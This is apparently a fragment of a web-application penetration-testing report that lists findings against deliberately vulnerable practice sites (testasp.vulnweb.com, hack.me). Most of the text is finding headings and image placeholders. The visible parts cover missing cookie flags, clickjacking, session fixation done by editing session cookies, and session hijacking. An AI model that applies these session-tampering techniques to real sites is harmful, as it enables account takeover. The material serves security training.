

4) SECURE FLAG AND HTTP FLAG NOT ENABLED




5) CLICKJACKING VULNERABILITY



6) SENSITIVE DATA EXPOSURE WITH POST METHOD




7) SENSITIVE DATA EXPOSURE USING WIRESHARK






```
(root㉿kali)-[~/home/kali]
# nslookup testasp.vulnweb.com
Server: 192.168.1.1
Address: 192.168.1.1#53

Non-authoritative answer:
Name: testasp.vulnweb.com
Address: 3.126.110.1


[root@kali ~]
```










8) UNVALIDATED DIRECTS AND FORWARDS







9) USER PROVIDED SESSION ID IS GETTING ACCEPTED

Cookie Editor

Name	Value
ASPSESSIONIDQQSATCSQ	MPOAGBCBAHPMEKKBOJFLPLFE



Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.




A screenshot of a Microsoft Edge browser window. The address bar shows 'Not secure | testasp.vulnweb.com/Default.asp'. The main content area displays the 'Acunetix acuforum' forum homepage. A cookie editor overlay is open on the right side, showing a single cookie entry: 'Name: ASPSESSIONIDQQSATCSQ' and 'Value: 1234'. Below the cookie editor, a warning message in a grey box reads: 'Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.' The status bar at the bottom shows the date and time as '10-10-2021 12:38'.

10) SESSION HIJACKING

A screenshot showing two Microsoft Edge browser windows side-by-side. Both windows have the same URL: 'Not secure | testasp.vulnweb.com/Login.aspx?ReturnURL=%2F...'. The left window shows a cookie editor with a single cookie entry: 'Name: ASPSESSIONIDQQSATCSQ' and 'Value: IEGBGBCBMJNELDOLHFCFLPMG'. The right window also shows a cookie editor with a single cookie entry: 'Name: ASPSESSIONIDQQSATCSQ' and 'Value: IGABGBCBGPFGJKJFPAJKOHH'. Both windows display the same warning message about the forum being deliberately vulnerable. The status bar at the bottom shows the date and time as '10-10-2021 12:45'.




11) SECURELESS HTTP



WEBSITE NAME – HACK.ME

1) USING COMPONENTS WITH KNOWN VULNERABILITIES



2) USER PROVIDED SESSION ID IS GETTING ACCEPTED

The screenshot shows a web browser window with two tabs: "search" and "Members Area". The "Members Area" tab is active, displaying a profile page for "Profile silent_123". The page includes sections for "Your data:", "Account settings", and "Social". Under "Account settings", there are fields for "First name" (silent), "Last name" (chora), and "Organization" (1234). A "Save" button is visible. To the right of the browser window, a "Cookie Editor" tool is open. It shows a list of cookies: "SIDME" (Name) with a value of "fjcgub00els7s4tfc3mfu04v70h6slm9anhmunjtprqsfqvched21jokqe768l4d296e16u24pshsm80rp9u84b9ba721au51" and "uvts" (Name) with a value of "uvts". The "Save" button in the cookie editor is highlighted.

